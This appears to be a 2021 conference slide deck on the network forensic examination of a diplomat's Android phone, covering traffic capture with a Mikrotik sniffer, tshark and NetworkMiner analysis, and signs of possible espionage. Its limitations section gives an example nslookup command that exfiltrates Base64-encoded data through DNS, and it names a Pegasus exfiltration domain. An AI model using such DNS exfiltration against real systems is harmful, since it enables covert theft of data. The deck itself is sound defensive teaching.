


Network forensic analysis of a mobile phone

(CC) 2021

Matej Kovačič



Personal blog:
<https://telefoncek.si>



This work is published under
CC BY-NC-SA 4.0 license

The problem

We have been asked for a basic forensic examination of a mobile phone of a career diplomat from EU and NATO member country.

Person has paid an official visit of non-EU and non-NATO country, which had some diplomatic tensions with EU and NATO.

Person stayed in a hotel and had mobile phone with him/her all the time.

Basic forensic examination

Basic forensic examination of a mobile phone consisted of several steps:

- Detailed description of a device and operating system (versions of software and hardware components, collecting identifiers like MAC address, etc.).
- List and analysis of installed applications, running processes and services.
- Checking if root access is enabled.
- Network forensic analysis.

Device description

Main findings:

- New mobile device (at that time still in sale and officially supported).
- The newest version of operating system (Android), fully updated.
- Security features enabled (lock screen with PIN code).

ADB analysis

Main findings:

- List of installed applications, running processes and services has been manually compared to the same list from another “fresh” device of the same type.
- We have found that the person installed just a few other applications, but only from Google Play (for instance Viber, Microsoft PowerPoint,...).
- No suspicious applications, processes or services have been discovered.

Root access

Main finding:

- Mobile phone has not been rooted (given root access).

Rooting is the process of allowing users of the Android mobile operating system to attain privileged control (known as root access) over various Android subsystems.

Network forensic analysis

Very basic network forensic examination has been done through ADB to obtain active internet connections and active UNIX domain sockets.

Main finding:

- No suspicious connections have been observed.

Network forensic analysis

However, we decided to connect mobile phone to a WiFi network and to capture its traffic for some time.

Setup:

- Mikrotik router with WiFi access point.
- Sniffer on Mikrotik router enabled (with capturing filter set to mobile phone's MAC address).
- Sniffed traffic has been directed to a laptop connected on Mikrotik router.

Network forensic analysis



```
./trafr "phone_`date +%H-  
%M-%S_%d-%m-%Y'`.pcap"  
192.168.xxx.xxx
```

```
/tool sniffer set streaming-enabled=yes  
streaming-server=192.168.xxx.xxx filter-  
mac-address=XX:XX:XX:XX:XX:XX  
/tool sniffer start
```




Network forensic analysis

Possible alternative setups:

- Direct WiFi signal interception.
- WiFi access point based on small ARM board (RaspberryPi,...) intercepting traffic with *tcpdump*.
- Using proxy.
- Connection of a device to VPN and intercepting the traffic on the VPN server.

Network forensic analysis

During network traffic collection time, mobile phone has been only connected to the WiFi network, without any user interaction.



Data were collected for some time (could be several hours or even days)...

Captured network traffic in *Wireshark*.

Network forensic analysis

After data were collected some basic analysis has been done:

- All used network protocols have been identified.
- Identifying unique target IP addresses where phone has been connecting.
- For each IP address we attributed the corresponding ASN number to identify the local internet registries (owners of IP addresses) and countries they reside in.

Network forensic analysis

```
tshark -r phone_traffic.pcapng -T
fields -e dns.qry.name -Ψ
"dns.flags.response eq 0" | sort |
uniq | egrep -o '[a-z]+\.[a-z]+$'
| sort | uniq
...
adocean.pl
adpartner.si
amazonaws.com
ampproject.org
analytics.com
bing.com
crashlytics.com
dotmetrics.net
facebook.com
facebook.net
fbcdn.net
...
```

```
tshark -r phone_traffic.pcapng -T
fields -e ip.dst ip.src | sort | uniq
xxx.xxx.xxx.xxx
xxx.xxx.xxx.xxx
...
```

```
tshark -r phone_traffic.pcapng -T fields
-e frame.protocols | sort | uniq
...
eth:ethertype:ip:data
eth:ethertype:ip:icmp:data
eth:ethertype:ip:tcp:http
eth:ethertype:ip:tcp:tls
eth:ethertype:ip:udp:dhcp
eth:ethertype:ip:udp:dns
...
```

14618		54.225.218.142		54.224.0.0/15		US		arin		2012-03-01		AMAZON-AES - Amazon.com, Inc., US
15169		108.177.15.188		108.177.15.0/24		US		arin		2012-03-07		GOOGLE - Google LLC, US
15169		64.233.184.97		64.233.184.0/24		US		arin		2003-08-18		GOOGLE - Google LLC, US
16509		13.32.100.62		13.32.100.0/23		US		arin		2016-08-09		AMAZON-02 - Amazon.com, Inc., US
16509		34.220.201.22		34.208.0.0/12		US		arin		2016-09-12		AMAZON-02 - Amazon.com, Inc., US

Basic network traffic analysis with *tshark*.


Network forensic analysis

Analysis has identified several ASN networks (and countries) where mobile phone was making connections to.

Majority of network traffic was directed to Google and Samsung cloud (mobile phone was Samsung), several network flows has been going through ad networks and servers for reach measurement.


Some connections were made to Amazon cloud and to some local news media servers (user had installed some news fetching applications).

Network forensic analysis



For visualisation *CapAnalysis* application has been used. Picture does not show actual data.

Network forensic analysis



For visualisation *CapAnalysis* application has been used. Picture does not show actual data.


Network forensic analysis

However, among a few remaining connections, some were established to a non-EU/non-NATO country where the mobile phone user has paid an official visit before.

Further analysis of the network flows has shown:

- Traffic to the target IP address has been encrypted.
- Connection to the target server has been periodic (established every once in a while for a few seconds).

Network forensic analysis



For visualisation *CapAnalysis* application has been used. Only part of relevant data is shown.

Network forensic analysis

Further analysis of the target IP address has been performed:

- Reverse DNS.
- Open ports and other technical characteristics of a server of target IP address.
- Amount of data sent.
- Encrypted traffic analysis (certificate analysis, metadata associated to encrypted data flow, HTTPS encryption settings).

Network forensic analysis

The screenshot displays the NetworkMiner 2.1.1 interface. The top menu bar includes 'File', 'Tools', and 'Help'. Below the menu, there are statistics for various data types: Hosts (313), Files (505), Images (175), Messages, Credentials (80), Sessions (470), DNS (697), Parameters (14035), Keywords, and Anomalies. The main window shows a list of hosts sorted by IP address (ascending). The selected host is 216.58.214.202, which is associated with several domains including googleapis.l.google.com, play.googleapis.com, www.googleapis.com, android.googleapis.com, and mclients.googleapis.com. The interface shows detailed information for this host, including MAC and NIC Vendor (Unknown), Hostname, OS (Unknown), TTL (Unknown), and Open TCP Ports (443 (Ssl)). It also displays network traffic statistics, such as 'Sent: 20 packets (9.127 Bytes), 0.00 % cleartext (0 of 0 Bytes)' and 'Received: 22 packets (2.664 Bytes), 0.00 % cleartext (0 of 0 Bytes)'. A red box highlights a section of the data with the text 'Network connections to suspicious IP address.' and a red arrow pointing to the highlighted data.

For analysis *NetworkMiner* has been used. Only part of relevant data is shown.

Network forensic analysis

The screenshot displays the NetworkMiner interface. At the top, there are navigation tabs for various data types: Hosts (313), Files (505), Images (175), Messages, Credentials (80), Sessions (470), DNS (697), Parameters (14035), Keywords, and Anomalies. Below these is a search bar with the text 'Filter keyword:' and options for 'Case sensitive', 'ExactPhrase', and 'Clear'. The main area is a table with columns: Frame nr., Filename, Extension, Size, Source host, S. port, and Destination ho. The table lists various files, including images (jpeg, gif), scripts (js, javascript), and certificates (cer). The file with frame number 201114 and extension 'cer' is highlighted in blue. A modal window titled 'cer' is open over this file, displaying the details of a digital certificate. The certificate information includes: Istovetnost, Overjeno pr, Preteče: 22., Podrobnosti, Ime predmeta (C (Država): ST (Okraj): L (Krajevnost): O (Organizacija): CN (Splošno ime):), Ime izdajatelja (C (Država): O (Organizacija): CN (Splošno ime):), Izdano potrdilo (Različica: 3, Zaporedna številka: , Neveljaven pred: , Neveljaven po:), and Prstni odtisi potrdila. At the bottom of the modal window are buttons for 'Zapri' and 'Uvozi'.

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination ho
198220		jpeg	141 410 B		TCP 80	192.168
198224		jpeg	124 162 B		TCP 80	192.168
198273		js	355 B		TCP 80	192.168
198494		javascript	435 B		TCP 80	192.168
198799		jpeg	160 814 B		TCP 80	192.168
198801		jpeg	139 507 B		TCP 80	192.168
199206		javascript	2 776 B		TCP 80	192.168
199383		jpeg	134 611 B		TCP 80	192.168
199384		jpeg	107 458 B		TCP 80	192.168
199388		jpeg	126 627 B		TCP 80	192.168
199390		jpeg	133 566 B		TCP 80	192.168
199525		json	259 B		TCP 80	192.168
199750		javascript	4 777 B		TCP 80	192.168
199758		gif	43 B		TCP 80	192.168
199809		js	4 992 B		TCP 80	192.168
200074		gif	43 B		TCP 80	192.168
200278		js	20 675 B		TCP 80	192.168
200292		jpeg	102 847 B		TCP 80	192.168
200326		js	4 992 B		TCP 80	192.168
200373		jpeg	170 387 B		TCP 80	192.168
200396		jpeg	1 524 B		TCP 80	192.168
200400		jpeg	60 921 B		TCP 80	192.168
200478		jpeg	109 304 B		TCP 80	192.168
200544		jpeg	41 028 B		TCP 80	192.168
200548		html	63 B		TCP 80	192.168
200645		gif	43 B		TCP 80	192.168
200777		jpeg	55 369 B		TCP 80	192.168
200802		html	10 108 B		TCP 80	192.168
200842		javascript	2 771 B		TCP 80	192.168
200928		jpeg	6 687 B		TCP 80	192.168
200992		cer	1 176 B		TCP 443	192.168
200992		cer	1 334 B		TCP 443	192.168
201028		cer	1 205 B		TCP 443	192.168
201028		cer	1 957 B		TCP 443	192.168
201114		cer	1 107 B		TCP 443	192.168
201114		cer	1 685 B		TCP 443	192.168
201118		json	2 B		TCP 80	192.168
201189		jpeg	6 707 B		TCP 80	192.168
201204		jpeg	5 828 B		TCP 80	192.168
201218		js	2 B		TCP 80	192.168
201260		js	2 B		TCP 80	192.168
201288		jpeg	7 835 B		TCP 80	192.168
201301		js	2 B		TCP 80	192.168
201315		jpeg	2 485 B		TCP 80	192.168

Digital certificate extracted from captured network traffic. For analysis *NetworkMiner* has been used.

Network forensic analysis

Main findings:

- No suspicious applications found on a phone, but mobile phone has been making encrypted connections to a server located in non-EU and non-NATO country, where the person has paid an official visit before.
- This is a sign of a possible infection of a mobile phone and possible data exfiltration.
- Based on the findings, there is a possibility that malware has been injected into one of the kernel processes through attack on the radio processor.

Further possibilities

What else could be done?

- Capturing network traffic for a longer time.
However, it is not necessary that we would acquire any new additional information.
- Analysis of a backup of a mobile phone.
However, to dump all device partitions on Android you need root or custom recovery (this needs usually an unlocked bootloader). Another option is if device has "fastboot mode" and has unlocked bootloader.

Further possibilities

What else could be done?

- Analysis of a memory dump of a mobile phone.
Live memory acquisition is not always possible, usually you will need root access.
- MITM attack on encrypted traffic flow.
This could not be always possible, especially, if certificate pinning or other protective measures are used.
- Capturing network traffic on 3G/4G, not only WiFi.
This would require special equipment (i. e. LTE base station, based on LimeSDR).

Network forensic limitations

Network traffic analysis has several advantages, since it can uncover hidden data exfiltration through network.

However, there are some possible limitations:

- HTTPS proxies like Cloudflare can hide the real destination of target server (Cloudflare is being increasingly used by online scammers, because it is easy to use and offers quite effective protection).

Network forensic limitations

Some possible limitations:

- Malware could be sending data only through 3G/4G network and not through WiFi (in that case solution would be intercepting data through a custom base station).
- Data could be exfiltrated through some legitimate platform. NSO's Pegasus malware used suspicious looking domain "*free247downloads[.]com*", however, an adversary could set up front company for serving ads and collecting analytics and use that infrastructure for data exfiltration.

Network forensic limitations

Some possible limitations:

- Data could be exfiltrated through DNS or other protocol (and hidden using steganography).

Example:

```
nslookup ZXhmaWxøcmFøZWQgZGFøYQ.telefoncek.si  
-> contains Base64 encoded text "exfiltrated  
data"
```

- Data could be exfiltrated to several IP addresses in order not to raise suspicion if there is too much traffic to a single IP address.

Conclusion

Network forensic analysis had uncovered suspicious behaviour.

Later some new clues of possible espionage has been found.

Network forensic analysis could be relatively easily done and data analysis could be highly automatized.

Despite some limitations, basic network forensic analysis should be performed more regularly in order to spot anomalies in network traffic.

Questions?

Matej Kovačič



Personal blog:
<https://telefoncek.si>



This work is published under
CC BY-NC-SA 4.0 license